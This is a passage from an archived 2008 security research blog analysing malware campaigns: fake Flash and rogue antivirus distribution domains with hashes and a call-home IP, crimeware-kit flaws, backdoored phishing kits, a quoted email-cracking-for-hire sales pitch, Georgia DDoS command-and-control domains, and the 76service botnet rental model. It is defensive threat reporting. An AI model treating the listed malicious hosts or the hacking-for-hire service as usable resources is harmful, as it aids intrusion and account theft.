bollettinogiuridicosanitario .it/live.html

566

colombeblanche .org/stream.html

donlisander .it/stream.html

fgwiese .de/topnews.html

geckert .de/stream.html

helene-taucher .de/watchit.html

lanz-volldiesel .de/topnews.html

mairie-margnylescompiegne .fr/watchit.html

medical-service-krause .de/topnews.html

nakedinbed.co .uk/topnews.html

ossuzio .com/watchit.html

piogiovannini .com.ar/watchit.html

sabuha .de/topnews.html

sumacyl .com/watchit.html

swampgiants .com/watchit.html

xn–glland-3ya .de/stream.html

yuricardinali .com/watchit.html

nepi .si/topnews.html

dammer .info/topnews.html

atelier-de-loulou .fr/topnews.html

galvatoledo .com/topnews.html

allevatoritrotto .it/topnews.html

hausfeld-solar .de/topnews.html

micela .info/topnews.html

bistrodavila .com.br/watchit.html

hausfeld-solar .de/topnews.html

567

csr.imb .br/stream.html

herion-architekten .de/default.html

gruppouni .com/hotnews.html

galvatoledo .com/topnews.html

kroenert .name/default.html

keithcrook .com/stream.html

elpatiodejesusmaria .com/checkit.html

malerbetrieb-pelzer .de/hotnews.html

dantealighieriasturias .es/topnews.html

oyakatakent46537 .com/stream.html

89.19.29 .13/stream.html

slobodandjakovic .com/fresh.html

cqcs.com .br/stream.html

seekzones .com/watchit.html

pascosa .it/stream.html

caprilchamonix .com.br/topnews.html

positive-begegnungen .de/topnews.html

ferien-urlaub-lastminute .de/default.html

mueggelpark .info/watchit.html

hillner-online .de/fresh.html

guiasaojose .net/default.html

deliriuslaspalmas .com/topnews.html

fraemma .com/topnews.html

morsbaby .net/default.html

vickywhite .com/fresh.html

568

micela .info/topnews.html

corradiproject .info/topnews.html

liguehavraise .com/live.html

capacitacaoemlideranca .com.br/fresh.html

materialesyacabados .com.mx/stream.html

208.112.7.68 /checkit.html

152.10.1.37 /1.html

carlolongarini .it/topnews.html

splashcor.com .br/topnews.html

lobpreisstrasse .org/1.html

motoclubnosvamos .com/hotnews.html

hk-rc.com /1.html

taaf.re /stream.html

dulceysalao .com/default.html

amafe .org/topnews.html

kikoom .net/stream.html

frank-kaul .de/1.html

mgh .es/1.html

frutex .es/1.html

montana-rapp .it/default.html

yesilderekoyu .com/live.html

eppa.com .br/default.html

sport-niederrhein .de/checkit.html

27mai2006 .be/live.html

grupomarket .com/fresh.html

569

japansec .com/live.html

spera .de/live.html

realadultdvd .com/tds/go.php?sid=2

08c .de/checkit.html

systematik-online .de/1.html

garrano .pt/1.html

directorionacionalcristiano .com.co/default.html

autoreserve .fr/live.html

wwguenther .de/default.html

escuelamontemar .com/default.html

pacer-consultants .com/default.html

venhuis .de/default.html

rampichino .eu/fresh.html

ulrike-sperl .de/stream.html

mydirectcube .com/1/5565/

eleusis .tv/default.html

590candles .com/videos/live.html

tao767 .com/videos/live.html

news1590 .com/videos/live.html

creativ-design-geduhn .de/default.html

704friends .com/videos/live.html

in3089 .com/videos/live.html

textclouds9 .com/videos/live.html

firebomb5 .com/videos/live.html

asb-ov-nauen .de

penz-bauunternehmen .de/default.html

adulttopvids .info

insane-rec .de

scdormello .it/default.html

ttolttol.wo .to/fresh.html

icr-sgiic .es/fresh.html

diezcansecoeducacion .iespana.es

unternehmensberatung-hutter .de/live.html

koon-design .de/topnews.html

alim.co .il/topnews.html

2z.com .br/hotnews.html

guerrero-tuning .com/topnews.html

debeer-webservices .nl/fresh.html

s215847279.onlinehome .fr/stream.html

lauscher-staat .de/topnews.html

crosspointbaptistchurch .org/fresh.html

residenceflora .it/topnews.html

b1.kurumsalkimlik .biz/checkit.html

africaviva.org .br/stream.html

Sample detection rate : flashupdate.exe

***Scanners Result**: 35/36 (97.23 %)*

571



Trojan-Downloader.Win32.Exchanger.hk; Troj/Cbeplay-A

***File size**: 78848 bytes*

***MD5**...: c81b29a3662b6083e3590939b6793bb8*

***SHA1**...: d513275c276840cb528ce11dd228eae46a74b4b4*

*The downloader then "phones back home" at **72.9.98.234 port 443** which is responding to the rogue security software AntiSpy Spider (**antispyspider.net**) :*

" AntiSpy Spider is a cutting-edge anti-spyware solution.This revolutionary anti-spyware program was created by the industry's top spyware experts in order to protect your computer and your privacy.html, while ensuring optimal system 572

performance.With the ability to locate, eliminate and prevent the widest range of spyware threats, AntispyStorm is able to offer its users a safe, spyware-free computing experience; and with it's convenient automatic update feature, AntispyStorm ensures continuous up-to-date protection. "

Sample detection rate : antispyspider.msi

***Scanners Result**: 11/35 (31.43 %)*

FraudTool.Win32.AntiSpySpider.b;

***File size**: 1851904 bytes*

***MD5**...: 2f1389e445f65e8a9c1a648b42a23827*

***SHA1**..: e32aa6aa791e98fe6fdef451bd3b8a45bad0acd8*

The bottom line - over a thousand domains are participating, with many other apparently joining the party

proportionally with the web site owner's actions to get rid of the malware campaign hosted on their servers.

Related posts:

[4]Lazy Summer Days at UkrTeleGroup Ltd

[5]Fake Porn Sites Serving Malware - Part Two

[6]Fake Porn Sites Serving Malware

[7]Underground Multitasking in Action

[8]Fake Celebrity Video Sites Serving Malware

[9]Blackhat SEO Redirects to Malware and Rogue Software

[10]Malicious Doorways Redirecting to Malware

[11]A Portfolio of Fake Video Codecs

1. http://blogs.adobe.com/psirt/2008/08/verifying_installers.html

2. http://www.infoworld.com/article/08/08/05/Adobe_warns_of_bogus_Flash_Player_installers_1.html

3. http://blogs.stopbadware.org/articles/2008/08/05/same-dogs-new-tricks

4. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

5. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

573

6. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

7. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

8. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

9. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

10. http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html

11. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

574



Pinch Vulnerable to Remotely Exploitable Flaw (2008-08-07 15:38)

In the very same way a cybercrime analyst is reverse engineering and sandboxing a particular piece of malware in order to get a better understanding of who's being it, and how successful the campaign is once access to the command and control interface is obtained, cybercriminals

themselves are actively reverse engineering the most popular crimeware kits, looking, and actually finding remotely exploitable vulnerabilities allowing them to competely hijack someone's command and control, and consequently, their botnet. [1]The Zeus crimeware kit, which I've been discussing and analyzing for a while, is the perfect example of how once a popular underground kit start acting as the default crimeware kit, cybercriminals themselves start looking for vulnerabilities that they could take advantage of. And those who look, usually end up finding.

575





A remotely exploitable flaw allowing cybercriminals to remotely inject a web shell within another cybercriminal's web command and control interface of the popular Pinch crimeware that's been around VIP underground forums

since June, 2007, is starting to receive the necessary attention from script kiddies catching up with the possibility of hijacking someone's malware campaign due to misconfigured command and control servers.

With the exploit now in the wild, retro cybercriminals still taking advantege of the ubiqutous command and control interface that could be easily used by other malware rathar than Pinch, "cybercriminals are advised" to randomize the default file name of the gate, and apply the appropriate directory permissions.

576



Monocultural insecurities are ironically started to emerge in the IT underground with the increasing commoditization of what used to be a proprietary web exploitation malware kit or a banker malware kit, allowing easy entry into the malware industry through the unregulated use of what some would refer to as an "advanced technology" that only a few cybercriminals used to have access to an year ago. Just like legitimate software vendors, [2]authors of crimeware kits are also trying to enforce their software licenses and forbidding any reverse engineering of their kits in order to enjoy the false feeling of security provided by the security through obscurity. The result? [3]Cybercrime groups filing for bankruptcy unable to achieve a positive return on investment due to their intellectual property getting pirated and their inability to enforce the licenses that they issue to their customers.

We’re definitely going to see more trivial, but then again, remotely exploitable vulnerabilities within popular crimeware kits, which can assist both the cybercrime analysts and naturally the cybercriminals themselves. For the time being, even the most sophisticated malware campaigns aren’t fully taking advantage of the evasive and stealth tactics that the kits, or their common sense allows them to - let’s see for how long.

577

Related posts:

[4]Russia’s FSB vs Cybercrime

[5]Crimeware in the Middle - Zeus

[6]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[7]Coding Spyware and Malware for Hire

1. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

2. https://forums.symantec.com/syment/blog/article?message.uid=319059

3. http://blogs.zdnet.com/security/?p=1598

4. http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html

5. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

6. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

7. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

578



Phishers Backdooring Phishing Pages to Scam One Another (2008-08-07 17:23)

There seems to be no such thing as a free phishing page these days, with phishers scamming one another at an alarming rate according to a recently published research entitled "[1]There is No Free Phish:An Analysis of “Free”

and Live Phishing Kits".

Cybercriminals attempting to scam other cybercriminals has been happening for years, with old school cases

where backdoored malware tools such as crypters and binders are offered for free, or a newly released RAT whose client is in fact infected with a third-party malware. Realizing and definitely not enjoying the fact that the lowered entry barriers into cybercrime are empowering yesterday's script kiddies will malware kits that used to be utilized by a set of people who invested time and money into the process several years ago, this unethical competitive practice is only going to get more common. Backdooring phishing pages is one thing, [2]backdooring entire web malware exploitation kits, next to the possibility to remotely exploit a competitor's command and control server is entirely another :

" Taking a more strategic approach, a cybercriminal wanting to scam another cybercriminal would backdoor

[3]a highly expensive web malware exploitation kit, then start distributing it for free, and in fact, there have been 579

numerous cases when such kits have been distributed in such a fraudulent manner. The result is a total outsourcing of the process of coming up with ways to infect hundreds of thousands of users though client side exploits [4]embedded or SQL injected at legitimate sites, and basically collecting the final output - the stolen E-banking data and the botnet itself. "

What's to come in the long term? Why just backdoor the phishing page, when you can embedd it with a live

exploit URL in an attempt to both, infect the cybercriminal about to use and obtain all of the already stolen virtual assets has has already stolen, and also, [5]have a third-party maintain a blended attack campaign without even knowing it.

Related posts:

[6]Phishing Campaign Spreading Across Facebook

[7]Phishing Pages for Every Bank are a Commodity

[8]RBN's Phishing Activities

[9]Inside a Botnet's Phishing Activities

[10]Large Scale MySpace Phishing Attack

[11]Update on the MySpace Phishing Campaign

[12]MySpace Phishers Now Targeting Facebook

[13]MySpace Hosting MySpace Phishing Profiles

[14]DIY Phishing Kits

[15]DIY Phishing Kit Goes 2.0

[16]PayPal and Ebay Phishing Domains

[17]Average Online Time for Phishing Sites

[18]The Phishing Ecosystem

[19]Assessing a Rock Phish Campaign

[20]Taking Down Phishing Sites - A Business Model?

[21]Take this Malicious Site Down - Processing Order..

[22]209 Host Locked

[23]209.1 Host Locked

[24]66.1 Host Locked

[25]Confirm Your Gullibility

[26]Phishers, Spammers and Malware Authors Clearly Consolidating

[27]The Economics of Phishing

1. http://www.usenix.org/event/woot08/tech/full_papers/cova/cova_html/

2. http://blogs.zdnet.com/security/?p=1641

3. http://blogs.zdnet.com/security/?p=1598

4. http://blogs.zdnet.com/security/?p=1122

5. http://ddanchev.blogspot.com/2008/05/skype-phishing-pages-serving-exploits.html

6. http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html

7. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

8. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

9. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html

10. http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html

11. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

12. http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html

13. http://ddanchev.blogspot.com/2008/05/myspace-hosting-myspace-phishing.html

14. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

15. http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html

16. http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html

17. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

18. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

19. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

20. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

21. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

22. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

23. http://ddanchev.blogspot.com/2007/12/2091-host-locked.html

24. http://ddanchev.blogspot.com/2007/11/661-host-locked.html

25. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

26. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

27. http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html

581



Email Hacking Going Commercial - Part Two (2008-08-08 19:25)

Malware authors seeking financial gains from releasing their trojans often promote them as [1]Remote Access Tools, which if we exclude the built-in anti-sandboxing and antivirus software killing capabilities, [2]could pass for a RAT. In a similar deceptive fashion, [3]email hacking services are pitched as email password recovery services.

Hacking as a Service sites seems to be popping out like mushrooms these days, thanks primarily due to the

fact that yesterday's script kiddies are today's entrepreneurs trying to even monetize the process of bruteforcing.

Here's their pitch :

" Well.. There is nothing different in our services. Like other group, we simply crack email addresses , and provide you the current password used by the victim to you for a suitable price. Nothing unique that we can brag about....

We don't hack NASA or CIA , we cannot hack a bank and steal a million dollars.. We just crack email password ..

AND WE DO A HECK OF A JOB IN IT !! We cannot be as presentable as the other groups, trying to look as formal and corporate, as if they are running a Major Corporate Office. However they present it...password retrieval, online investigation.. access recovery...blah blah blah.. the most simplest way to put it is.. : Email Password Cracking: !!

And since everyone else is busy faking it, or trying to be more presentable, we utilize our skills to get you what you want.. i.e. THE EMAIL PASSWORD. No buttering up, no marketing skills.. plain hardcore hacking !! So, since you now know what we do , and want us to do the job for you, please proceed to the order page for your relevant TARGET

EMAIL and submit your request. All said and done, we will get the elusive password & send you a couple of proofs.

You decide upon the authenticity of the proofs, and let us know if you are comfortable going ahead with the payment.

582



PAY US, AND YOU GET THE PASSWORD !And as they say..... "

How much are they charging for the bruteforcing? $150 for starters, which is prone to increase due to their bla bla bla about how sophisticated it was to obtain the password - given they actually manage to deliver the goods :

" Many groups charge a fixed price for an email cracking. We undertake more kinds of projects than anyone else.

Frankly, each email is a different project in itself. We cannot charge you $100, for something which we can do for $50.

Subsequently, we cannot charge you $100, for something which should be priced at $200. But we charge a minimum of $150 USD so that we end up taking orders from ONLY those who really need it. It is a small amount for the level of satisfaction, facts/truth and relief that you would ultimately achieve from this.It depends upon the nature of the job, the accessibility factor. and many other reasons likes:-

1- The email service provider

2- The target itself. How net-savvy he/she is.

3- Complexity of the password

4- Urgency of job and many other things collectively.

We will let you know our charges once we have the desired results only. Be assured, we wont charge you the moon. We charge only what we deserve, and is acceptable by you. Trust us !! "

583

Some of their answers to the frequently asked questions :

*" - **Who are you? Where are you from**?*

We are Hire2Hack Group. Member of our group are students in information technology, at some university in England, France, Italy, Japan, Australia, Canada, Brasilia and at United States of America.

*- **What services do you provide?***

We can hack ANY EMAIL password for you very fast, reliable, secure and worldwide for a suitable price.

- ***Can you really hack password or just a making a shit scam?***

Well, lot of people, lot of groups, companies do this service, but not guaranteed. This is only you can choose which group you want to Order. Be careful with these people. You can believe only on them who claims to provide proof before you really pay them.

- ***Is there any tool available to crack password?***

Yes there is. And we are not giving it to you.

- ***How long does it takes to crack a password?***

Each account is different and hacking time vary. On average, it might take about 1 to 3 days, but it may take anywhere from 24 hours to 30 days or more depending on how difficult is the hacking of each account.

- ***How can I believe you, that you got password?***

We will provide you some good proofs before requesting you to pay us. The proof can be anything, you can decide what kind proof you need.

- ***Is there person will know that his/her email id has been cracked?***

No, we provide you only the original password. That mean the current active password. Your victim/target will not realized that she/he has been hacked. NEVER, we said !

- ***How I will pay you, I do not have credit card or I do not want to give my credit card number on net?***

Well, you can use international money transfer service such as Western Union (www.westernunion.com) or Money Gram

(www.moneygram.com). These services immediate transfer money on same day or same hour. You can locate their agents in yours area from their website.

*- **Do I have to give you my password?***

No. Any service which requires your password is simply trying to scam you out of access to your account.

*- **How will I know you really have the password?***

We will show you the proofs.. which are mostly convincing.

*- **Since you have the password anyway, will you give it to me?***

NO. Do not waste your time or ours. We will not release the password until full payment is made - no exceptions. We have had people request our service and once we recover the password, they reset the subject account then ask us for the original password so they can reset it back - the answer will be no. We have also had people ask if they could have the password since we've already recovered it and they cannot pay - the answer will be no. No password will be released until payment has been made in full - no exceptions.

*- **Will you recover more than one password? Can I request more than one email account?***

Yes, but a separate request must be filled out for each one as you will only be billed for each successful recovery. If we 584

have previously recovered a password for you and you have not paid, we will not begin any new request for you until your previous request is paid in full with exceptions for our

established clientele. We charge at minimum US $100 for each account hacked.

*- **Do you reset or change the current password?***

No. We do not try to guess the current password or the secret question's answer, we do not change their password.

We give you only the Original password, which the victim is currently using.

*- **Is this confidential? Do you share my information with anyone else**?*

*No, Not at all, Not in any case, its a trust between you and us. Your information will be respected as long as you abide by our Terms and Conditions and Privacy policy. We keep your personal records and requests confidential in our database but we respect your right to privacy and will not rent, share, sell, or trade any personal information unless required by law. **But, if you engage in any spamming or fraudulent actives, Your information will be given to the***

***appropriate authorities.** "*

So you've got script kiddies cracking email addresses and probably engaging in the rest of the usual cyber-

crime activities, who are spam sensitive, and would expose their customers if they start spamming from the cracked emails? Now that's socially responsible, isn't it.

Targeted attacks are sexy, but bruteforcing email accounts no matter the number of proxies and wordlists that they have access to is so irrelevant, that social engineering a potential victim into infecting herself with malware through a

live exploit URL seems to be the method of choice, next to a plain simple phishing email of course. In this case, what they're asking for in respect to the victim's details is the victim's country and victim's language, so that a localized social engineering or phishing attack can take place. However, this particular group seems to be using a standard bruteforcing tool.

One thing's for sure - cybercrime is getting easier to outsource, and with potential customers starting to have access to services they didn't a couple of years ago, [4]fake scammers are also emerging in between the real ones.

1. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html

2. http://ddanchev.blogspot.com/2007/08/rats-or-malware.html

3. http://ddanchev.blogspot.com/2008/07/email-hacking-going-commercial.html

4. http://ddanchev.blogspot.com/2008/08/phishers-backdooring-phishing-pages-to.html

585



Summarizing Zero Day's Posts for July (2008-08-08 20:06)

Different audience provokes different approach for communicating a particular event. In case you aren't reading

[1]ZDNet's Zero Day, where I blog next to Ryan Naraine and Nathan McFeters - join us.

Also, consider subscribing yourself to [2]my personal RSS feed, or Zero Day's main feed [3]in order to read all the posts. Here's a quick summary of my posts for last month :

***01.** [4]Blizzard introducing two-factor authentication for WoW gamers*

***02.** [5]Sony PlayStation's site SQL injected, redirecting to rogue security software*

***03.** [6]300 Lithuanian sites hacked by Russian hackers*

***04.** [7]Antivirus vendor introducing virtual keyboard for secure Ebanking*

***05.** [8]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers*

***06.** [9]Storm Worm's Independence Day campaign*

***07.** [10]Approximately 800 vulnerabilities discovered in antivirus products*

***08.** [11] $1 Million prize offered for cracking an encryption algorithm*

***09.** [12]U.K's most spammed person receives 44,000 spam emails daily*

***10.** [13]Storm Worm says the U.S have invaded Iran*

586

***11.** [14]Gmail, PayPal and Ebay embrace DomainKeys to fight phishing emails*

***12.** [15]Verizon, Telecom Italia, and Brasil Telecom top the botnet charts in Q2 of 2008*

13. *[16]XSS worm at Justin.tv infects 2,525 profiles*

14. *[17]Remote code execution through Intel CPU bugs*

15. *[18]Ringleader of cybercrime group to be offered a job as cybercrime fighter*

16. *[19]Spam coming from free email providers increasing*

17. *[20]Kaspersky's Malaysian site hacked by Turkish hacker*

18. *[21]Georgia President's web site under DDoS attack from Russian hackers*

19. *[22]75 % of online banking sites found vulnerable to security design flaws*

20. *[23]McAfee debunks recent vulnerabilities in AV software research, n.runs restates its position*

21. *[24]Click fraud in 2nd quarter of 2008 more sophisticated, botnets to blame*

22. *[25]How OpenDNS, PowerDNS and MaraDNS remained unaffected by the DNS cache poisoning vulnerability* ***23.*** *[26]DNS cache poisoning attacks exploited in the wild*

24. *[27]The Neosploit cybercrime group abandons its web malware exploitation kit*

25. *[28]OS fingerprinting Apple's iPhone 2.0 software - a "trivial joke"*

26. *[29]HD Moore pwned with his own DNS exploit, vulnerable AT &T DNS servers to blame*

1. http://blogs.zdnet.com/security

2. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

3. http://feeds.feedburner.com/zdnet/security

4. http://blogs.zdnet.com/security/?p=1378

5. http://blogs.zdnet.com/security/?p=1394

6. http://blogs.zdnet.com/security/?p=1408

7. http://blogs.zdnet.com/security/?p=1412

8. http://blogs.zdnet.com/security/?p=1418

9. http://blogs.zdnet.com/security/?p=1440

10. http://blogs.zdnet.com/security/?p=1445

11. http://blogs.zdnet.com/security/?p=1448

12. http://blogs.zdnet.com/security/?p=1453

13. http://blogs.zdnet.com/security/?p=1462

14. http://blogs.zdnet.com/security/?p=1473

15. http://blogs.zdnet.com/security/?p=1476

16. http://blogs.zdnet.com/security/?p=1487

17. http://blogs.zdnet.com/security/?p=1492

18. http://blogs.zdnet.com/security/?p=1502

19. http://blogs.zdnet.com/security/?p=1514

20. http://blogs.zdnet.com/security/?p=1516

21. http://blogs.zdnet.com/security/?p=1533

22. http://blogs.zdnet.com/security/?p=1536

23. http://blogs.zdnet.com/security/?p=1538

24. http://blogs.zdnet.com/security/?p=1555

25. http://blogs.zdnet.com/security/?p=1562

26. http://blogs.zdnet.com/security/?p=1590

27. http://blogs.zdnet.com/security/?p=1598

28. http://blogs.zdnet.com/security/?p=1603

29. http://blogs.zdnet.com/security/?p=1608

587



The Russia vs Georgia Cyber Attack (2008-08-11 22:05)

Last month's lone gunman [1]DDoS attack against Georgia President's web site seemed like a signal shot for the cyber siege to come a week later. Here's the complete coverage of the coordination phrase, the execution and the actual impact of the cyber attack so far - "[2]Coordinated Russia vs Georgia cyber attack in progress" :

" Who's behind it?

The infamous Russian Business Network, or literally every Russian supporting Russia's ac-

tions? How coordinated and planned the cyber attack is, and do we actually have a relatively decent example of cyber

warfare combining PSYOPs (psychological operations), and self-mobilization of the local Internet users by spreading

“For our motherland, brothers! ” or “Your country is calling you! ” hacktivist messages across web forums. Let’s find out, in-depth. With the attacks originally starting to take place several weeks before the actual “intervention”

with [3]Georgia President’s web site coming under DDoS attack from Russian hackers in July, followed by active discussions across the Russian web on whether or not DDoS attacks and web site defacements should in fact be taking place, which would inevitably come as a handy tool to be used against Russian from Western or Pro-Western journalists, the peak of [4]DDoS attack and the actual defacements started taking place as of Friday."

Some of the tactics used :

distributing a static list of targets, eliminate centralized coordination of the attack, engaging the average internet users, empower them with DoS tools; distributing lists of remotely SQL injectable Georgian sites; abusing public lists of email addresses of Georgian politicians for spamming and targeted attacks; destroy the adversary’s ability to 588



communicate using the usual channels – Georgia’s most popular hacking portal is under DDoS attack from Russian hackers.

Some of the parked domains acting as command and control servers for one of the botnets at ***79.135.167.22***

:

emultrix .org

yandexshit .com

ad.yandexshit .com

a-nahui-vse-zaebalo-v-pizdu .com

killgay .com

ns1.guagaga .net

ns2.guagaga .net

ohueli .net

pizdos .net

googlecomaolcomyahoocomaboutcom.net

Actual command and control locations :

a-nahui-vse-zaebalo-v-pizdu .com/a/nahui/vse/zaebalo/v/pizdu/

prosto.pizdos .net/ _lol/

[5]Consider going through the complete coverage of what's been happening during the weeked. Considering

the combination of tactics used, unless the conflict gets solved, more attacks will definitely take place during the week.

1. http://blogs.zdnet.com/security/?p=1533

2. http://blogs.zdnet.com/security/?p=1670

3. http://blogs.zdnet.com/security/?p=1533

4. http://www.telegraph.co.uk/news/worldnews/europe/georgia/2539157/Georgia-Russia-conducting-cyber-war.html

589

5. http://blogs.zdnet.com/security/?p=1670

590



76Service - Cybercrime as a Service Going Mainstream (2008-08-13 11:01)

Disintermediating the intermediaries in the cybercrime ecosystem, ultimately results in more profitable operations.

Controversial to the concept of outsourcing, some cybercriminals are in fact so self-sufficient, that the stereotype of a mysterious 76service server offered for rent could in fact easily cease to exist in an ecosystem so vibrant that literally everyone can partition their botnet and start offering access to it on a multi-user basis. Evil? Obviously.

Extending the lifecycle of a proprietary malware tool? Definitely.

[1]The infamous 76service, a cybercrime as a service web interface where customers basically collect the final output out of the banking malware botnet during the specific period of time for which they've purchases access to the service, is going mainstream, with 76Service's Spring Edition apparently leaking out, and cybercriminals enjoying its interoperability potential by introducing different banking trojans in their campaigns.

In this post, I'll discuss the 76service's spring.edition that has been combined with a [2]Metaphisher banking malware, an a popular [3]web malware exploitation kit, with two campaigns currently hosting 5.51GB of stolen banking data based on over 1 million compromised hosts 59 % of which are based in Russia. Screenshots courtesy of an egocentric underground show-off.

[4]Some general info on the 76service :

591





" Subscribers could log in with their assigned user name and password any time during the 30-day project. They'd be met with a screen that told them which of their bots was currently active, and a side bar of management options.

For example, they could pull down the latest drops—data deposits that the Gozi-infected machines they subscribed to sent to the servers, like the 3.3 GB one Jackson had found. A project was like an investment portfolio. Individual Gozi-infected machines were like stocks and subscribers bought a group of them, betting they could gain enough personal information from their portfolio of infected machines to make a profit, mostly by turning around and selling credentials on the black market. (In some cases, subscribers would use a few of the credentials themselves). Some machines, like some stocks, would under perform and provide little private information. But others would land the subscriber a windfall of private data. The point was to subscribe to several infected machines to balance that risk, the way Wall Street fund managers invest in many stocks to offset losses in one company with gains in another. "

592



The 76service empowers everyone who is either not willing to spend time and resources for building and maintaining a botnet, launching campaigns, and SQL injecting hundreds of thousands of sites in order to take advantage of the long tail of malware infected sites that theoretically can outpace the traffic that could come from a SQL injected high-profile site.

Next to the spring.edition, [5]the winter edition’s price starts from $1000 and goes to $2000, which is all a matter of who you’re buying it from, unless of course you haven’t come across leaked copies :

" Assuming that the dealer offering what he claimed was the 76service kit was correct, the profit is not only in the kit, but in selling value added services like exploitation, compromised servers/accounts, database configuration, and customization of the interface. Prices start between $1000 to $2000 and go up based on added services. The underground payment methods generally involve hard-to-track virtual currencies, whose central authority is in a jurisdiction where regulation is liberal to non-existent, and feature non-reversible transactions. The individual or group called "76service" was easy to track down on the Web, but not in person. "

It’s interesting to monitor how services aiming to provide specific malicious services are vertically integrating by expanding their portfolio of related services – take a spamming vendor that will offer the segmented email databases, the advanced metrics, and the localization of the spam messages to different languages – or letting the buyer have full control of anything that comes out of a particular botnet for a specific period of time in which he has bought

access to it. For instance, DDoS for hire matured into botnet for hire, which evolved into today's "What type of stolen data do you want?" for hire mentality I'm starting to see emerging, next to the usual interest in improving the metrics and thereby the probability for a more successful campaign.

593



Ironically, this cybercrime model is so efficient that the people behind it cannot seem to be able to process all of the stolen data, which like a great deal of underground assets loses its value if not sold as fast as possible. The result of this oversupply of stolen data are the increasing number of services selling raw logs segmented based on a particular country for a specific period of time.

Time for a remotely exploitable vulnerability in yet another malware kit about to go mainstream? Definitely, unless of course backdooring it and releasing it doesn't achieve the obvious results of controlling someone else's cybercrime ecosystem.

Related posts:

[6]The Underground Economy's Supply of Goods and Services

[7]The Dynamics of the Malware Industry - Proprietary Malware Tools

[8]Using Market Forces to Disrupt Botnets

[9]Multiple Firewalls Bypassing Verification on Demand

594

[10]Managed Spamming Appliances - The Future of Spam

[11]Localizing Cybercrime - Cultural Diversity on Demand

[12]E-crime and Socioeconomic Factors

[13]Malware as a Web Service

[14]Coding Spyware and Malware for Hire

[15]Are Stolen Credit Card Details Getting Cheaper?

[16]Neosploit Team Leaving the IT Underground

[17]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[18]Pinch Vulnerable to Remotely Exploitable Flaw

[19]Dissecting a Managed Spamming Service

[20]Managed "Spamming Appliances" - The Future of Spam

1. http://www.youtube.com/watch?v=lw9IeuKkNbc

2. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

3. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

4. http://www.cio.com/article/print/135500

5. http://secureworks.com/research/threats/gozi/

6. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

7. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

8. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

9. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

10. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

11. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

12. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

13. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

14. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

15. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

16. http://ddanchev.blogspot.com/2008/07/neosploit-team-leaving-it-underground.html

17. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

18. http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html

19. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

20. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

595



Who's Behind the Georgia Cyber Attacks? (2008-08-14 14:38)

Of course the Klingons did it, or you were naive enough to even think for a second that Russians were behind it at the first place? Of the things I hate most, it's lowering down the quality of the discussion I hate the most. Even if you're excluding all the factual evidence ([1]Coordinated Russia vs Georgia cyber attack in progress), common sense must prevail.

Sometimes, the degree of incompetence can in fact be pretty entertaining, and greatly explains why certain

countries are lacking behind others with years in their inability to understand the rules of information warfare, or the basic premise of unrestricted warfare, that there are no rules on how to achieve your objectives.

So who's behind the Georgia cyber attacks, encompassing of plain simple ping floods, web site defacements,

to sustained DDoS attacks, which no matter the fact that Geogia has switched hosting location to the U.S remain ongoing? It's [2]Russia's self-mobilizing cyber militia, the product of a collectivist society having the capacity to wage cyber wars and literally dictating the rhythm in this space. What is militia anyway :

596



